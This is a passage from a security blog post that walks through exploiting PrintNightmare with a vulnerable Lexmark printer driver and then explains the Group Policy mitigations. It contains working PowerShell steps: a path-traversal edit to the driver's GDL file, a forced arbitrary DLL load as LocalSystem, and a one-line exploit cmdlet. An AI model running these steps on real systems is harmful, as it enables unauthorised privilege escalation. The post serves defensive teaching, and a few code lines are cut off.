Lexmark Universal v2               Windows x64      3             Lexmark

PS C:\Users\savior.hardin>

```

Connecting to the fake shared printer from the target machine


At this stage, you can remove the fake printer on both client and server sides as we no longer need it.

3. Exploiting the printer driver (Target)

Here comes the fun part! Now that the vulnerable printer driver is installed on the target, we want to exploit it to gain LocalSystem privileges.

The very first thing to do is create a dummy printer that uses this driver. This can be achieved through the AddPrinter Win32 API, which I wrapped in a PowerShell cmdlet.

```
. .\PointAndPrint.ps1
$PrinterInfo = New-Object WinSpool+PRINTER_INFO_2
$PrinterInfo.pPortName = "LPT1:"
$PrinterInfo.pDriverName = "Lexmark Universal v2"
$PrinterInfo.pPrinterName = "ACIDDAMAGE"
$PrinterInfo.pPrintProcessor = "WinPrint"
$PrinterInfo.pDataType = "RAW"
$PrinterInfo.Attributes = 0x00001000 + 0x00000020
$PrinterHandle = Add-WinSpoolPrinter -PrinterInfo $PrinterInfo
```



Creating a printer using a vulnerable Lexmark driver

When doing that, a folder named Lexmark Universal v2 is created in C:\ProgramData\, and an explicit DACL is set to grant Full Control to Authenticated Users and Guests. In this folder, a file named Universal Color Laser.gdl can be found.

GDL stands for [Generic Description Language](#). A GDL file is an XML-based document that basically describes the driver, its components, and its dependencies.

The part of the GDL file we are interested in is highlighted below. As you can see, it references DLL filenames!

```
<!-- ... -->
<CONSTRUCT Name="*Feature" Instance="RESDLL">
  <!-- ... -->
  <CONSTRUCT Name="*Option" Instance="COMMON_RESDLL">
    <GDL_ATTRIBUTE Name="*Name" xsi:type="GDL_string">LMUD10UE.DLL</GDL_ATTRIBUTE>
  </CONSTRUCT>
  <!-- ... -->
</CONSTRUCT>
<!-- ... -->
```


This GDL file is parsed when creating a printer that uses this driver. Since we have Full Control, we can modify it, and inject `..\` characters to perform a basic path traversal attack, as shown below.

```
<CONSTRUCT Name="*Option" Instance="COMMON_RESDLL">
  <GDL_ATTRIBUTE Name="*Name" xsi:type="GDLW_string">..\..\..\..\..\foo123.DLL</GDL_ATTRIBUTE>
</CONSTRUCT>
```

Next, we need to remove our previously created printer, because we want to coerce the Print Spooler service to recreate it using this modified version of the GDL file.

```
# Remove the previously created printer.
Remove-WinSpoolPrinter -PrinterHandle $PrinterHandle
Close-WinSpoolPrinter -PrinterHandle $PrinterHandle
# Create the dummy printer again to trigger the arbitrary DLL lo
$PrinterHandle = Add-WinSpoolPrinter -PrinterInfo $PrinterInfo
Remove-WinSpoolPrinter -PrinterHandle $PrinterHandle
Close-WinSpoolPrinter -PrinterHandle $PrinterHandle
```

Using Process Monitor in the background, we can see that the driver installer indeed tries to access the file `C:\foo123.dll`, which does not exist in this case, but you get the point. By adjusting the path, we will be able to make it load a DLL from an arbitrary location.



Triggering an arbitrary DLL load

Although this exploit is trivial, it requires a few more steps than the two previous stages, so I automated everything in my PowerShell script [PointAndPrint.ps1](#). Running it is very simple, you just have to pass the path of your DLL through the `-DllPath` option. This time, it doesn't matter if the path is relative or absolute since the file will be copied to a location chosen by the script.

```
.. \PointAndPrint.ps1;
Invoke-PrinterDriverExploit -DllPath "$HOME\Downloads\payload.d
```

Below is a video showing the exploit script in action. As you will see, the DLL is loaded multiple times (12 in my case), so keep that in mind when crafting your payload.

0:00

Exploitation of the PrintNightmare vulnerability using a vulnerable printer driver

No need to say that you will have to manually remove the installed driver once you have obtained LocalSystem privileges, otherwise the machine will remain vulnerable.

```
Get-PrinterDriver -Name "Lexmark Universal v2" # This should return the vulnerable driver.
Remove-PrinterDriver -Name "Lexmark Universal v2"
# Retrieve the name of driver on the current system
(pnputil.exe /enum-drivers | Select-String "lmudlo40.inf" -Context 1,0) -Match "(oem.+\.in
$DriverName = $Matches[0]
pnputil.exe /delete-driver $DriverName /uninstall
Get-PrinterDriver -Name "Lexmark Universal v2" # This should throw an exception.
```

Fixing our Point and Print configuration

It's all well and good, but how do we configure our system to prevent this kind of attack? The most straightforward way would be to just get rid of the Print Spooler service altogether by disabling it. But of course, here we assume that allowing users to install and use printers is a requirement. So how do we do that safely?

2024-10-05 Update: The configuration recommended below is actually not completely safe, it is still prone to *Man-in-the-Middle* attacks. For more information, please check out this post: [The PrintNightmare is not Over Yet](#).

The answer lies in a couple of Group Policies in *Computer Configuration > Policies > Administrative Templates > Printers*:

- [Only use Package Point and print](#)
- [Package Point and print - Approved servers](#)

By enabling the policy [Only use Package Point and print](#) and configuring the policy [Package Point and print - Approved servers](#), the Print Spooler service will only accept to install **signed printer drivers** from **trusted servers**.

With such a configuration, attempts to connect to a malicious shared printer will result in the following error.

```
Windows PowerShell
Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\savior.hardin>
PS C:\Users\savior.hardin>
PS C:\Users\savior.hardin> $Server = "192.168.200.226" # IP or hostname of the attacker's machine
PS C:\Users\savior.hardin> $Username = "user"
PS C:\Users\savior.hardin> $Password = "P@ssw0rd"
PS C:\Users\savior.hardin> $PrinterName = "\\${$Server}\ACIDDAMAGE"
PS C:\Users\savior.hardin> cmdkey.exe /delete:$Server

CMDKEY: Credential deleted successfully.
PS C:\Users\savior.hardin> cmdkey.exe /add:$Server /user:$Username /pass:$Password

CMDKEY: Credential added successfully.
PS C:\Users\savior.hardin> Add-Printer -ConnectionName $PrinterName
PS C:\Users\savior.hardin> Remove-Printer -Name $PrinterName
PS C:\Users\savior.hardin> Add-Printer -ConnectionName $PrinterName
Add-Printer : The driver needed to connect to this print share cannot be retrieved from the server and must be
manually installed.
At line:1 char:1
Add-Printer -ConnectionName $PrinterName
~
+ CategoryInfo          : NotSpecified: (MSFT_Printer:ROOT/StandardCimv2/MSFT_Printer) [Add-Printer], CimEx
+ FullyQualifiedErrorId : HRESULT 0x800704ec,Add-Printer

PS C:\Users\savior.hardin>
```

Attempting to install a malicious printer before and after configuring a list of approved servers

And when trying to install a non package aware printer driver, the following exception will be raised. The error message is rather generic, but the error code [0x800704ec](#) translates to ERROR_ACCESS_DISABLED_BY_POLICY.

```

PS C:\Users\savior.hardin> Add-Printer -ConnectionName $PrinterName
Add-Printer : An error occurred while performing the specified operation. See the error details for more information.
At line:1 char:1
+ Add-Printer -ConnectionName $PrinterName
+ ~~~~~
+ CategoryInfo          : NotSpecified ( (MSFT_Printer:ROOT/StandardCimv2/MSFT_Printer) [Add-Printer], CimInstance)
+ FullyQualifiedErrorId : HRESULT 0x800704ec,Add-Printer
PS C:\Users\savior.hardin>

```

Attempting to install a non package aware printer driver

Key takeaways

I will conclude this blog post with a recap that will hopefully provide clear guidance to both system administrators and offensive security consultants.

First of all, as an administrator, the one key thing to keep in mind is that “**There is no combination of mitigations that is equivalent to setting `RestrictDriverInstallationToAdministrators` to 1**” (i.e. Enabled), as pointed out by Microsoft in the KB article [KB5005652](#), which is also the default behavior on up-to-date machines.


2024-10-05 Update: The configuration recommended below is actually not completely safe, it is still prone to *Man-in-the-Middle* attacks. For more information, please check out this post: [The PrintNightmare is not Over Yet](#).

However, if you do need to allow domain users to install shared printers, you will have to disable this policy. In this case, the following configuration offers the best compromise between usability and security.

- [Limits print driver installation to Administrators](#) → Disabled
- [Only use Package Point and Print](#) → Enabled
- [Package Point and Print - Approved servers](#) → List of in-forest print servers

For Package Point and Print to work as intended, printers must be set up with **package aware** drivers.

Finally, the following flowchart should provide a better overview of those group policies, and how an improper configuration could lead to local privilege escalation.



Point and Print configuration flowchart

Links & Resources

- GitHub - Concealed Position by [@Junior Baines](#)
https://github.com/jacob-baines/concealed_position
- Microsoft - KB5005652 - Manage new Point and Print default driver installation behavior (CVE-2021-34481)
<https://support.microsoft.com/en-gb/topic/kb5005652-manage-new-point-and-print-default-driver-installation-behavior-cve-2021-34481-873642bf-2634-49c5-a23b-6d8e9a302872>

This post is licensed under [CC BY 4.0](#) by the author.